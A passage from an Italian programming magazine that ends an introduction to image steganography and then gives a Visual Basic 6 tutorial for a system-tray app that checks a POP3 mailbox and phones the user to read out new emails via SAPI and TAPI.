I bit soggetti a variazione sono stati sottolineati, da notare che non tutti sono stati variati rispetto alla loro configurazione originale. Si calcola banalmente che nel caso medio, il numero di bit alterati è esattamente la metà di quelli da iniettare, così il cambiamento complessivo dell'immagine è ancora minore rispetto al caso che si modificassero tutti i bit meno significativi. L'algoritmo esposto prende il nome di *LSB* o anche *inserimento nel bit meno significativo.* Le modifiche apportate all'immagine originale sono ancora meno evidenti se si fa un'altra considerazione, e cioè che una qualsiasi immagine scannerizzata contiene comunque del rumore, ovvero, delle imprecisioni di definizione proprie dello strumento di rilevazione, e quindi anche se i cambiamenti dovuti all'applicazione della steganografia dopo un'accuratissima analisi dell'immagine venissero rilevati sarebbero difficilmente distinguibili dal rumore intrinseco dell'immagine sorgente. Tale algoritmo ha comunque un limite evidente che risulta dalla perdita del elemento nascosto, o di una parte informativa di esso, qualora l'immagine venga modificata.
Altri metodi conosciuti come algoritmi e trasformazioni permettono di inserire messaggi nascosti anche in immagini che presentano formati compressi come le JPG (e quindi FFT, trasformate di Fourier nel discreto). Tali tecniche occultano il messaggio in determinate aree dell'immagine manipolando alcune caratteristiche come la luminosità. Ad ogni modo il principio ispiratore di tali tecniche (stenografiche in generale) è che ogni qual volta si ha la possibilità di scelta nel rappresentare un'informazione in modo che nei casi possibili si abbiano "scenari simili" si può attuare la steganografia.

CONCLUSIONI

Dopo una vasta quanto dovuta introduzione, che ci ha comunque consentito di esaminare qualche aspetto pratico, nella prossima puntata avremo modo di approfondire l'aspetto maggiormente tecnico attraverso la trattazione di alcuni algoritmi oggi utilizzati. Spero che l'argomento vi abbia appassionato come è successo a me, e soprattutto spero che possiate leggere queste ultime parole. Come vi avevo consigliato all'inizio, sta per svelarsi l'arcano mistero. Eccolo. Nel sottotitolo è steganografato un messaggio, certo l'averlo rivelato non è una mossa che segue i canoni dettati dalle basilari norme di sicurezza, ma per noi si tratta di un esercizio, anzi un gioco. Quindi vi invito, anzi vi sfido a decifrarlo.
Aspetto vostre notizie.

Fabio Grimaldi

A beautiful mind

Nel film a Beautiful mind vincitore di diversi premi oscar, il protagonista che interpreta la parte di uno scienziato-matematico americano purtroppo affetto da schizofrenia, vincitore di un premio nobel, nel suo delirio conseguente alla malattia pensa di lavorare per la CIA, e di dover decifrare messaggi segreti nascosti su comuni riviste. Si tratta di un chiaro caso di steganografia.


Sistema

Voce, Telefonia e E-mail

TAPI Mail Checker: il PC ci telefona!

Un'insalata di tecnologie e tecniche di programmazione per creare un'applicazione d'avanguardia: facciamoci telefonare dal nostro computer per sapere se abbiamo nuovi messaggi nella nostra casella email preferita!

File sul CD
\soft\codice
\TapiMailChecker.zip

File sul Web
www.itportal.it/ioprog71
/TapiMailChecker.zip

INGREDIENTI

L'applicazione di questo articolo è stata creata con la seguente configurazione

PC: PIII 1GHz, 512Mb RAM
Richiesto un modem *Voice* compatibile *UnimodemV*
Sistema Operativo: Windows XP Pro SP1
Software: Visual Basic 6 Enterprise SP5
Microsoft Speech SDK 4.0a
Netpoint ModemTools 1.1

Per Visual Basic è sufficiente l'edizione Professional;
Versioni precedenti o successive alla 4 dello *Speech SDK* non sono state testate e probabilmente non funzionerebbero;
ModemTools è scaricabile dal sito www.netpoint.co.uk in versione trial per 30 giorni.

È ormai assodato che i computer non sono più solo dei semplici elaboratori di numeri, bensì si affiancano – volendo – alla schiera degli elettrodomestici, nel senso che ci permettono di alleggerire la nostra quotidianità con le capacità che mettono a disposizione. In casa mia ormai non c'è più televisione, ma una scheda TV inserita nel PC, non ho più lo stereo perché mi basta WinAmp, ascolto la radio di *netscape.com*, ho buttato guide telefoniche e TuttoCittà perché cerco numeri e vie su Internet, e col computer ormai pago anche le tasse (è proprio così, persino il fisco ha dovuto cedere alla rivoluzione informatica!). Detto tutto ciò, l'idea di questo articolo è quella di aggiungere un'ulteriore capacità di utilità quotidiana al nostro fedele compagno elettronico: faremo in modo che controlli l'email per noi e ci avverta quando ci sono dei nuovi messaggi facendoci… una telefonata al numero che indichiamo!
Per fare questo ci avvarremo delle tecnologie SAPI e TAPI, e vedremo come utilizzare anche il system tray nella task bar di Windows, dato che il mio sogno è sempre stato quello di avere un silenzioso ed invisibile notificatore della posta in arrivo senza dover tenere aperta un'intera finestra come quella di Outlook Express o simili. Ma scendiamo un po' meglio nei dettagli del lavoro che andremo a svolgere insieme.

TAPI MAIL CHECKER

L'applicazione sarà scritta in Visual Basic 6 (consultate il box per informazioni sull'ambiente di sviluppo) e si nasconderà nel system tray di Windows in cui svolgerà il suo compito di controllo del nostro server di posta. Una finestra di configurazione permette l'impostazione dei parametri fondamentali, quali server POP3, username, password, etc. nonché di specificare le preferenze relative alla frequenza della verifica di nuovi messaggi e alla notifica telefonica. Ho previsto anche la possibilità di disabilitare la notifica via telefono, così il programma può essere usato anche solo come avvertimento dei messaggi in arrivo, grazie ad una silenziosa finestra che compare sul desktop quando ci sono nuove email e che sparisce cliccandoci sopra o automaticamente dopo qualche secondo. Tutte queste impostazioni possono infine essere memorizzate nel registry di Windows, in modo da renderle persistenti e non doverle così rispecificare ad ogni riavvio dell'applicazione o della macchina.

TAPI Mail Checker
Server POP3: pop.tiscali.it
Porta: 110
Username: federico
Password: **********
Controlla la posta ogni 3 minuti (minimo 3)
☑ Avvertimi con una telefonata
ogni 5 controllo/i
◉ solo se c'è posta nuova
○ comunque
chiamando questo numero 39 06 1235678
☐ Controlla la posta subito all'avvio dell'applicazione
Salva come default | Chiudi
Opzioni SAPI/TAPI | Esci

Fig. 1: Il form principale.

C'è posta per te!

Hai ricevuto 3 nuovi messaggi email...

Fig. 2: Il form dei messaggi.

Per quanto riguarda l'interfaccia grafica, essa consta di tre form: il primo (nella Fig. 1) è quello che viene utilizzato per configurare l'applicazione e personalizzarla, oltre ad essere il punto in cui viene tenuto tutto il codice di controllo della posta ed invio delle notifiche, il secondo (in Fig. 2), invece, è un semplice pop-up che appare quando è arrivata della nuova posta o per segnalare in maniera poco fastidiosa alcuni eventi o errori all'utente, mentre il terzo (in Fig. 3) permette di configurare i parametri della speech engine e del modem utilizzati per notificare tramite telefono.





Fig. 3: Il form delle opzioni "avanzate".

Passeremo adesso ad un'analisi del codice applicativo e dei vari passaggi che hanno portato alla creazione di questo software, ma prima dedichiamoci a capire come funzionerà nel complesso il "prodotto finale" (è sempre più semplice scrivere il codice quando a priori si è già fatto uno studio approfondito di questo tipo).

FUNZIONAMENTO DELL'APPLICAZIONE

All'avvio del programma verifichiamo se sono stati già salvati i parametri di configurazione nel registry di Windows. Se non è così, viene visualizzato il form principale, in cui l'utente setta le sue preferenze sulla frequenza del controllo e i dati per l'accesso al server POP3. Tramite un pulsante (*"Opzioni TAPI/SAPI"*) è possibile accedere alle opzioni voce e modem, che rappresentano solo un'estensione della pagina principale (per non fare un'unica finestra troppo grossa, insomma!).
Con il pulsante *"Esci"* si esce definitivamente dal programma, mentre chiudendo la finestra (o con il pulsante *"Chiudi"*) si inizia la fase di monitoraggio: il programma resta disponibile solo nel system tray, e controlla periodicamente la vostra casella email telefonandovi, se necessario, per leggervi i nuovi messaggi. L'ultimo pulsante (*"Salva come default"*) memorizza la configurazione attuale nel registry, cosicché ad avvii successivi l'applicazione inizierà direttamente il suo compito principale senza passare per la finestra di configurazione, la quale è richiamabile quando si desidera cliccando semplicemente sull'icona del *TAPI Mail Checker* nel tray.
Per quello che concerne la fase di verifica, il programma controlla la casella di posta ogni tot minuti in base alla configurazione, e se vi sono dei messaggi viene visualizzata una finestra di avvertimento che scompare dallo schermo dopo alcuni secondi. Sempre in base alle impostazioni dell'utente, è possibile che ogni tot controlli venga iniziata anche la procedura di notifica, che prevede la lettura via telefono delle informazioni essenziali su ogni messaggio (oggetto e mittente).
Arrivato al punto di aver definito con chiarezza quello che intendo fare, di solito passo ad approfondire o acquisire conoscenze relative agli strumenti che mi permetteranno di implementare le specifiche che mi sono dato. Propongo anche a voi questo tipo di percorso, per cui affronteremo ora un breve viaggio per quelle funzioni, quei controlli e quelle tecniche che – messi insieme e combinati in vari modi – ci porteranno alla realizzazione del nostro progetto.

NOZIONI PROPEDEUTICHE: SYSTEM REGISTRY

Tutte le applicazioni Windows hanno il "diritto" di memorizzare informazioni necessarie alla propria esecuzione nel registry (vedi Box *System Registry*) e Visual Basic offre una coppia di metodi molto semplici da utilizzare che ci consente di salvare e recuperare dei valori da questo calderone di attributi.
Per il salvataggio dei dati si utilizza *SaveSetting*, che richiede, nell'ordine, un nome identificativo dell'applicazione, un nome di sezione, il nome dell'attributo ed il valore associato: tutti valori di tipo *String*.
Se dovete invece recuperare un'informazione, utilizzate *GetSetting*: dati il nome dell'applicazione, della sezione e dell'attributo, il metodo vi restituirà il valore corrispondente; se l'attributo non esiste, troverete una stringa vuota, a meno di aver passato al metodo un ulteriore parametro opzionale che rappresenta il default

TAPI Mail
Checker: il PC ci telefona!

System Registry

Il registro di sistema di Windows è un file con estensione *.dat* che contiene una serie cospicua di informazioni sul sistema, sia a livello software che – in certa misura – hardware. Oltre a questo, ogni applicazione che gira sotto il sistema operativo, può aggiungere attributi a tale registry principalmente con l'obiettivo di persistere una parte o tutta la sua configurazione, in modo da averla sempre a disposizione anche dopo il riavvio della macchina. Tutti i dati memorizzati in questo repository sono organizzati secondo una struttura gerarchica ad albero: l'elemento finale è sempre una coppia di nome attributo e valore attributo, ma tale elemento può essere contenuto all'interno di una struttura più o meno complessa di "cartelle" simili a quelle del file system. Lo scopo di tale gerarchizzazione è l'ordine!
Per chi ha memoria che va tanto indietro, il registry ha sostituito e rappresenta un'estensione del concetto di file .ini tanto in voga con le versioni più vecchie di Windows. Se volete dare un'occhiata al vostro registro di sistema, utilizzata l'applicazione *regedit.exe* (sotto *<win-dir>*) o *regedt32.exe* (sotto *<win-dir>/system32*).

Sistema

TAPI Mail
Checker: il PC ci telefona!

da ritornare quando l'attributo è inesistente. Un terzo metodo, *GetAllSettings*, restituisce una lista di tutti gli attributi di una sezione per un'applicazione, ma noi non lo utilizzeremo.

NOZIONI PROPEDEUTICHE: SYSTEM TRAY

Il tray è quell'area della task bar in cui trovate l'orologio e tante piccole icone – spesso di origine ignota – e che si trova in basso a destra del vostro schermo (a meno che non abbiate Windows in arabo, nel qual case sarebbe a sinistra!). Se fosse per Visual Basic, con il tray non avremmo nessun modo di interagire… ma io sono testardo! Ed avevo deciso che quest'applicazione doveva andare a finire nel tray a tutti i costi, quindi ci tocca andare a scomodare le chiamate di sistema alle DLL di Windows. In realtà ci serve solo una funzione che è implementata in *shell32.dll*: si chiama *Shell_NotifyIconA* e per poterla utilizzare in Visual Basic ci basta aggiungere questa riga di codice ai nostri moduli o form:

```
Private Declare Function Shell_NotifyIcon Lib "shell32"
  Alias "Shell_NotifyIconA" (ByVal dwMessage As Long,
        pnid As NOTIFYICONDATA) As Boolean
```

Dei due parametri accettati dal metodo, il primo è un valore numerico che indica il tipo di operazione da compiere (aggiungere, modificare o rimuovere un'icona dal tray), mentre il secondo è una struttura di dati che descrivono l'icona ed il suo comportamento. Nel codice del TAPI Mail Checker sono state utilizzate delle costanti per il parametro numerico:

```
Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIM_DELETE = &H2
```

mentre ecco la dichiarazione della struttura dati da passare come secondo parametro:

```
Private Type NOTIFYICONDATA
  cbSize As Long
  hWnd As Long
  uId As Long
  uFlags As Long
  ucallbackMessage As Long
  hIcon As Long
  szTip As String * 64
End Type
```

Il primo elemento *(cbSize)* è solo la lunghezza della struttura – basta calcolarla con *Len(variabile)*. L'elemento *hWnd* è l'handle della finestra da associare all'icona nel tray: l'handle di un form lo si ottiene tramite la proprietà *hWnd* (*Me.hWnd* nel codice della nostra applicazione). L'identificativo *uId* è un valore numerico che non ha particolare importanza, mentre *hIcon* è un handle all'immagine dell'icona: è possibile assegnare un oggetto di tipo *Picture* a questo elemento. Come probabilmente immaginate, *szTip* è la stringa del *tooltip* dell'icona, mentre *ucallbackMessage* è l'identificativo dell'evento a cui si vuole che il tray invii i messaggi relativi all'icona: di solito si utilizza l'evento *MouseMove*, con il parametro della coordinata *x* utilizzato dal sistema per identificare l'azione avvenuta sull'icona (click, doppio-click, tasto destro o sinistro, etc.).
Infine *uFlags* indica al sistema quali elementi della struttura contengono dati validi, per cui di solito, e se si crea una nuova icona in particolare, indicheremo che sono tutti stati impostati come richiesto con il valore *NIF_ICON Or NIF_TIP Or NIF_ MESSAGE* (i tre valori sono definiti in altrettante costanti nel form *frmTapiMailChecker*).

NOZIONI PROPEDEUTICHE: I SOCKET CON VB

Anche per quello che riguarda la gestione dei socket, bisogna dire che Visual Basic non è particolarmente generoso: non esiste il supporto nativo nel linguaggio!





Fig. 4: **L'aggiunta dei controlli necessari per l'applicazione e la palette di Visual Basic con il controllo aggiuntivo WinSock ed i controlli extra TextToSpeech e ModemPhone.**

Però in questo caso – forse data l'importanza dell'argomento – viene fornito un controllo aggiuntivo, presente nelle edizioni Professional ed Enterprise del prodotto, che ci permette di aprire e gestire dei socket per comunicare con il mondo esterno. Tale controllo si chiama *WinSock (mswinsck.ocx)* e va aggiunto esplicitamente alla palette dei componenti tramite il menu *Project|Components…* (vd. Fig. 4). Il suo funzionamento è completamente asincrono, il che si-

Il protocollo POP3

POP3 sta per Post Office Protocol versione 3 e si tratta di uno standard di comunicazione con i server che "immagazzinano" i nostri messaggi di posta elettronica. Per stabilire una connessione con tali server è sufficiente aprire un socket sulla porta 110 (quella di default per questo protocollo) ed inviare un messaggio di identificazione con il comando:

```
USER myuser
```

in cui *myuser* è il vostro nome utente. Se il server risponde positivamente (tutte le risposte positive iniziano con un +), gli diamo la password con:

```
PASS mypass
```

dopodiché siamo connessi alla nostra mailbox.

gnifica che noi inviamo dei dati e la risposta ci ritorna tramite eventi dell'oggetto. Non è proprio l'ideale per la comunicazione con un server POP3, ma ci arrangeremo! Bisogna impostare il nome dell'host e la porta per stabilire una connessione con il server, cosa che si può fare o tramite le proprietà *RemoteHost* e *RemotePort* di WinSock, per poi invocarne il metodo *Connect* senza parametri, oppure invocando direttamente *Connect* con due parametri che sono, appunto, *host* e *porta*. Una volta connessi al server, l'evento *DataArrival* viene lanciato ogni qual volta riceviamo dei dati: nella gestione di questo evento il metodo *GetData* ci dà accesso ai dati ricevuti, ponendoli in una variabile che passiamo come parametro. Il metodo *SendData*, al contrario, ci permette di continuare la nostra conversazione telematica inviando nuove richieste al server. In tutto questo, dovesse verificarsi un errore viene lanciato l'evento *Error*. Ricordatevi che è sempre buona norma chiudere un socket con il metodo *Close* quando avete terminato di colloquiare con il server. Infine, l'oggetto *WinSock* può anche ovviamente essere usato per creare dei server socket (si invocherebbe il metodo *Listen* invece di *Connect*), ma questo non è il nostro caso.

NOZIONI PROPEDEUTICHE: TELEFONIA E VOCE

La parte sicuramente più avant-guarde del progetto cui ci stiamo dedicando è il far sì che il computer ci telefoni per leggerci le email. Per poter mettere questo in atto dobbiamo fare ricorso alle tecnologie SAPI *(Speech API)* e TAPI *(Telephony API)*. Per quanto riguarda la prima, utilizzeremo il Microsoft Speech SDK nella sua versione 4, che contiene un controllo ActiveX che ci renderà più semplice l'uso delle funzionalità vocali in Visual Basic. Relativamente al TAPI, invece, andremo ad adoperare un ActiveX prodotto da NetPoint e scaricabile in versione trial dal loro sito (è un po' fastidioso il messaggio di avviso dei giorni mancanti alla scadenza della prova, ve lo devo confessare).
Come tutti i controlli ActiveX esterni al prodotto, questi vanno dichiarati a parte (l'avete già fatto per WinSock, vi ricordate?). Si tratta di *TextToSpeech* di Microsoft e *ModemPhone* di NetPoint. Il primo consente di far parlare il computer: data una stringa il PC la leggerà, a patto di aver installato l'engine per la lingua in cui è scritto il testo. Esistono engine per diversi idiomi (tra cui l'italiano) scaricabili dal sito Microsoft all'indirizzo *http://www.microsoft.com/msagent/downloads/user.asp#tts* – sono gratuiti anche se la qualità non è eccezionale. Chiaramente l'installazione dell'engine presuppone che abbiate già installato lo Speech SDK. Del controllo di voice a noi interessa la capacità di leggere una stringa (tramite il metodo *Speak*), che è asincrono, e di essere avvisati quando la stringa è stata letta completamente e quindi l'engine ha finito di parlare (evento *SpeakingDone*). Inoltre, sono importanti i metodi che ci permettono di conoscere le engine installate e di selezionarne una: *CountEngines* ci dà il numero totale di quelle presenti, *ModeName* prende un intero che è l'indice di un engine di cui restituisce il nome testuale, mentre *CurrentMode* è una proprietà che restituisce l'indice dell'engine attiva o permette di impostare l'indice di una nuova engine da utilizzare.
Passiamo adesso invece a *ModemPhone*: con questo oggetto ci viene data la possibilità di gestire i servizi messi a disposizione da TAPI in maniera veramente intuitiva, anche se non sempre è facile configurare il proprio modem per l'uso con il prodotto. Ai nostri fini ci sono utili due metodi di impostazione: da un lato il settaggio del'ID di località *(CurrentLocationID)* per specificare al controllo da dove viene effettuata la chiamata (si tratta delle località create con il pannello di controllo di Windows in *"Opzioni Modem e Telefono"*), dall'altro invece abbiamo *OpenModem* con cui possiamo selezionare uno dei modem installati sul PC. Il controllo dà anche la possibilità di interrogare il sistema operativo per chiedere un elenco delle località e dei modem disponibili (*NumberOfLocations* insieme a *GetLocationName*, e *NumberOfModems* insieme a *GetModemName*). Ma la vera chicca è il metodo *MakeCall*, con cui facciamo telefonare il nostro computer. I parametri richiesti sono il codice nazionale, il codice di distretto (il prefisso, per farla breve) e il numero dell'abbonato, seguito da un valore booleano che specifica se utilizzare o meno le regole di composizione della località attiva. Anche questo metodo è asincrono, un po' come i socket di WinSock, per cui quando la chiamata è stata piazzata viene lanciato l'evento *Connected*, mentre se si verificano dei problemi si ha l'evento *Error*. Per interrompere la telefonata possiamo riagganciare l'apparecchio con *HangUp*, mentre riceviamo l'evento *Disconnected* se ad attaccare il telefono è il nostro interlocutore! Adesso che sappiamo far parlare il nostro PC e siamo in grado di fargli fare una telefonata attraverso il modem, ci dobbiamo chiedere come farlo parlare al telefono! Nulla di più semplice… da una parte TextToSpeech è in grado di emettere la propria voce in un qualunque canale wave della macchina, mentre i modem con capacità di voce sono associati ad un wave device. L'evento *Connect* del modem ci passa come parametro in ingresso l'id del *wave device*

Sistema

TAPI Mail
Checker: il PC ci telefona!

Il protocollo POP3

Il comando STAT ci fa avere un resoconto dei messaggi presenti, in questa forma

+OK 2 680

che significa che ci sono 2 messaggi per un totale di 680 byte. Se voglio leggere un messaggio lo recupero con

RETR 1

in cui 1 è il numero ordinale del messaggio. Il server mi risponde inviandomi il solito +OK seguito dal messaggio – al termine del messaggio segue un "." da solo su una riga. Per cancellare i messaggi usate:

DELE 1

in cui 1 è lo stesso ordinale che si usa con RETR. Questo è l'essenziale! Ma se volete conoscere tutti i comandi a disposizione, la cosa migliore è fare riferimento alle specifiche del protocollo, dettagliate nel RFC 1939.

Sistema

TAPI Mail
Checker: il PC ci telefona!

a cui il modem è connesso, e a noi non resta che far utilizzare all'engine vocale tale device attraverso la proprietà *Device* di *TextToSpeech*, che prende appunto l'identificativo di una canale wave. Finalmente siamo pronti per cominciare a dar vita alla nostra idea!

LA CREAZIONE DELL'APPLICAZIONE

Dopo aver dato uno sguardo alle nozioni di cui ci avvarremo per questo progetto, è ora di mettere insieme i vari pezzi. Il cuore del nostro programma sarà il form di configurazione (quello di Fig. 1): è lì che avremo tutto il codice di controllo della posta ed invio delle notifiche. Il trucco, per rendere l'applicazione invisibile, sta nel rendere il form (che si chiama *frmTapiMailChecker*) sempre nascosto, di modo che l'unico punto di contatto con il nostro software sarà l'icona nel tray: tra l'altro questa è l'unica soluzione viabile, in quanto le icone del tray devono sempre essere associate ad una finestra, anche se invisibile. Come abbiamo detto, se sul registry sono già presenti i dati per la configurazione del *Checker*, è inutile annoiare l'utente con il form principale: l'evento *Load* della maschera quindi ci servirà per effettuare questa verifica e nascondere eventualmente la finestra prima ancora che venga mostrata.

Checker

Se sul registry sono già presenti i dati per la configurazione del *Checker*, è inutile annoiare l'utente con il form principale: l'evento *Load* della maschera quindi ci servirà per effettuare questa verifica e nascondere eventualmente la finestra prima ancora che venga mostrata.

Listato 1: Load e Unload del form pincipale

```
Private Sub Form_Load()
   bExit = False
   Set theIcon1 = LoadResPicture("STANDBY", vbResIcon)
   Set theIcon2 = LoadResPicture("ALERT", vbResIcon)
   cntCheck = 0
   cntNotify = 0
   chkPhoneCall_Click
   tmr.Enabled = False
   TrayNoMail
   Shell_NotifyIcon NIM_ADD, sysTray
   If GetSetting(APP_NAME, POP3, "hostname") <> "" Then
      [...]
      txtUsername = GetSetting(APP_NAME, POP3,
                                        "username", "")
      txtPassword = GetSetting(APP_NAME, POP3,
                                        "password", "")
      [...]
      On Error Resume Next
      tts.CurrentMode = GetSetting(APP_NAME, OCX,
                                     "speechEngine", 0)
      phone.OpenModem GetSetting(APP_NAME, OCX,
                               "modem", 0), False, False
      phone.CurrentLocationID =
               GetSetting(APP_NAME, OCX, "location", 0)
      If Err.Number <> 0 Then
          MsgBox "Errore nel settaggio di modem," &
                  vbCrLf & "location e/o speech engine."
            & vbCrLf & "Usa le Opzioni per correggere
                                          il problema!"
         Err.Clear
      Else
         Me.Hide
      End If
      On Error GoTo 0
      If chkCheckOnStart Then
         CheckMail
      End If
   End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
Dim strError As String
   If Not bExit Then
      strError = ValidateFields
      If strError <> "" Then
         MsgBox strError
      Else
         cntCheck = 0
         cntNotify = 0
         tmr.Enabled = True
         Me.Hide
         If chkCheckOnStart Then
            CheckMail
         End If
      End If
      Cancel = True
   End If
End Sub
```

Nel codice di questo evento (listato 1) ci occupiamo anche di creare l'icona del system tray. È interessante anche il codice dell'evento di *Unload* (sempre nel listato 1), in cui facciamo in modo che l'utente non possa uscire dall'applicazione se non premendo l'apposito pulsante *"Esci"*: tale pulsante pone a *True* il flag *bExit*, il quale permette nel metodo *Form_Unload* che la finestra venga chiusa, mentre normalmente noi la nascondiamo solamente. In questo metodo, poi, come anche nel metodo di *click* sul pulsante *"Salva come default"*, troviamo la chiamata al metodo *ValidateFields*, che si assicura del corretto inserimento dei dati nel form e, in caso di errori, prepara una stringa descrittiva dei problemi riscontrati utilizzata dai metodi chiamanti tipicamente per mostrare una message box di avvertimento. Il form delle opzioni più avanzate (quello di Fig. 3) svolge – nell'evento di *Load* – il compito di riempire le combobox per la scelta dell'utente: questo codice e quello del pulsante di *"OK"* (li trovate nel listato 2) sono esempi di come recuperare una lista delle location, delle speech engine e dei modem presenti sul vostro sistema, e di come configurare il controllo ActiveX di *TextToSpeech* affinché usi

uno specifico engine e quello di *ModemPhone* per l'uso di una location e di un modem scelti tra quelli a disposizione.

Listato 2: Il codice delle opzioni avanzate

```
Private Sub cmdOK_Click()
    frmTapiMailChecker.tts.CurrentMode =
                                    cboEngine.ListIndex + 1
    frmTapiMailChecker.phone.OpenModem
                            cboModem.ListIndex, False, False
    frmTapiMailChecker.phone.CurrentLocationID =
                                        cboLocation.ListIndex
    frmTapiMailChecker.txtCountryCode =
                        frmTapiMailChecker.phone.CountryCode
    frmTapiMailChecker.txtAreaCode =
                            frmTapiMailChecker.phone.AreaCode
    Unload Me
End Sub

Private Sub Form_Load()
Dim i As Long
Dim str As String
    Me.Move (Screen.Width - Me.Width) / 2,
                            (Screen.Height - Me.Height) / 2
    For i = 1 To frmTapiMailChecker.tts.CountEngines
        str = frmTapiMailChecker.tts.ModeName(i)
        cboEngine.AddItem str
    Next
    cboEngine.ListIndex =
                    frmTapiMailChecker.tts.CurrentMode - 1
    For i = 0 To
            frmTapiMailChecker.phone.NumberOfModems - 1
        'If (frmTapiMailChecker.phone.GetModemCaps(i)
                                        And 1) <> 0 Then
            cboModem.AddItem
                frmTapiMailChecker.phone.GetModemName(i)
        'End If
    Next
    cboModem.ListIndex =
                            frmTapiMailChecker.phone.ModemID
    For i = 0 To
          frmTapiMailChecker.phone.NumberOfLocations - 1
        cboLocation.AddItem
            frmTapiMailChecker.phone.GetLocationName(i)
    Next
    cboLocation.ListIndex =
                frmTapiMailChecker.phone.CurrentLocationID
End Sub
```

Lo stesso codice di impostazione dei controlli ActiveX di voice e modem lo ritrovate anche nel metodo *Form_Load* del form principale, in cui gli OCX vengono configurati in base alle eventuali informazioni lette nel registry. Per quanto riguarda la terza maschera, quella di Fig. 2, la mia intenzione era di avere una finestra riutilizzabile con un comportamento discreto e silenzioso: la soluzione più vicina a

Fig. 5: L'editor di risorse per includere le icone nel progetto compilato da Visual Basic.

questo ideale che fosse realizzabile in Visual Basic in maniera semplice e veloce è quella di un form senza titolo e bordi *(ControlBox=False* e *Caption="")* che viene visualizzato a centro schermo e si chiude con un semplice click ovunque nella finestra o automaticamente da solo dopo una manciata di secondi (che io ho stabilito essere 15). Ho aggiunto a questo form tre metodi pubblici per settare un titolo *(SetTitle)*, un messaggio *(SetMessage)* ed un "sottomessaggio" lampeggiante *(NotifyOn)*: ciascuno dei metodi resetta il timer per la chiusura della finestra, in modo tale che l'ultima informazione impostata è comunque sempre visibile per almeno 15 secondi. Un ulteriore controllo timer sul form è servito per l'effetto lampeggio (un semplice *Visible = Not Visible* della label in questione) ed infine un quarto metodo pubblico *(NotifyOff)* nasconde e termina il lampeggio del sotto-messaggio. Giunti a questo punto, non resta altro che addentrarci nel codice forse più importante dell'applicazione: la procedura di controllo della posta ed invio della chiamata di notifica.

IL CUORE DEL PROGRAMMA

Il controllo *timer* presente in *frmTapiMailChecker* è il principio di tutto: viene eseguito ogni minuto e stabilisce se è giunto il momento di controllare il server POP3, cioè se è già trascorso il numero di minuti indicato dall'utente, tramite il contatore *cntCheck*. Se è così, invoca la procedura *CheckMail*, che gestisce il controllo e la notifica. A sua volta, *CheckMail* verifica se è giunto il momento di inviare un'eventuale notifica via telefono (contatore *cntNotify*) e se è così setta un flag *(bNotify)* utilizzato successivamente, dopodiché tenta la connessione al server POP3 utilizzando WinSock. Come ricorderete, il controllo *WinSock* di Microsoft è asin-

Fig. 6: L'icona nel system tray quando non ci sono nuovi messaggi.

Sistema

TAPI Mail
Checker: il PC ci telefona!

Timer

Il controllo *timer* presente in *frmTapiMailChecker* è il principio di tutto: viene eseguito ogni minuto e stabilisce se è giunto il momento di controllare il server POP3, cioè se è già trascorso il numero di minuti indicato dall'utente, tramite il contatore *cntCheck*.

Sistema

TAPI Mail
Checker: il PC ci telefona!

crono, per cui riceveremo la risposta al tentativo di connessione e qualunque altro dato dal server nell'evento *DataArrival*. È infatti lì che si sposta ora la nostra attenzione, perché lì si trova il resto del codice di questa fase e questa asincronicità è anche il motivo per il quale dobbiamo fare ricorso a flag globali quali *bNotify* menzionato poc'anzi – essi, essendo globali, ci consentono di passare informazioni tra il normale flusso d'esecuzione dell'applicazione ed il flusso asincrono iniziato dal socket. Di queste variabili di passaggio una molto importante è *popState*, che mantiene lo stato conversazionale con il server di posta, permettendoci così di gestire le varie fasi della comunicazione secondo il protocollo POP3 (vedi box *Il protocollo POP3*): a seconda del comando inviato al gestore dell'email, la variabile conterrà un valore diverso, di modo che nel metodo *DataArrival*, consultando tale valore, siamo in grado di interpretare correttamente la risposta del server. Dopo le formalità di connessione ed autenticazione (stati *POP3_Connect*, *POP3_USER* e *POP3_PASS*), si entra nel vivo della procedura. Se con il comando *STAT* scopriamo che ci sono dei messaggi nella casella email scelta dall'utente, viene aperta la finestra di messaggio *frmMessage* con un'indicazione adeguata. Inoltre viene verificato il valore del flag di notifica *bNotify*, perché se è *True* significa che dobbiamo anche effettuare una chiamata per leggere l'oggetto dei vari messaggi.

Fig. 7: L'icona nel system tray quando sono presenti nuovi messaggi sul server.

Quindi, se non è necessario notificare l'utente, viene chiusa subito la comunicazione con il server e il nostro compito, per questa volta, è terminato. In caso contrario, inviamo una sequenza di *RETR* per recuperare tutti i messaggi presenti e memorizzarli in una collection personalizzata *(CMessages)*.
Fatto questo, componiamo una stringa *(spokenMsg)* con il messaggio d'avviso da "leggere" via telefono: per ogni email sono indicati all'utente il mittente e l'oggetto.
La variabile *spokenMsg* deve essere globale perché anche l'oggetto *ModemPhone* funziona in modo asincrono e ci avverte che la telefonata è stata inoltrata con l'evento *Connected*, nel cui codice faremo in modo che venga "letto" il messaggio sulla connessione telefonica (metodo *Speak* di TextToSpeech): quindi la stringa da leggere viene creata in *sck_DataArrival*, ma viene passata al voice engine in *phone_Connected*.

SpokenMsg

La variabile *spokenMsg* deve essere globale perché anche l'oggetto *ModemPhone* funziona in modo asincrono e ci avverte che la telefonata è stata inoltrata con l'evento *Connected*, nel cui codice faremo in modo che venga "letto" il messaggio sulla connessione telefonica.


Una volta che la chiamata è piazzata e la voce elettronica inizia a leggere il messaggio, ci interessano solo due possibilità: la prima è che la voce termini di parlare e quindi noi disconnettiamo la telefonata (evento *SpeakingDone* di *TextToSpeech*), la seconda è che invece sia l'utente ad attaccare il telefono prima che la voce termini, nel quale caso noi interrompiamo la voce (evento *Disconnected* di *ModemPhone*).
E con questo l'applicazione ha terminato il suo lavoro, fermo restando il ricominciare tutto da capo al prossimo scadere del tempo scelto nel form di configurazione!

RINGRAZIAMENTI E RACCOMANDAZIONI

L'applicazione fornita insieme all'articolo è un punto di partenza dal quale possono nascere cose molto interessanti, complesse e creative: spero che vi serva da stimolo per approfondire la conoscenza degli argomenti cui abbiamo accennato, e soprattutto per creare qualcosa di più utile per voi stessi.
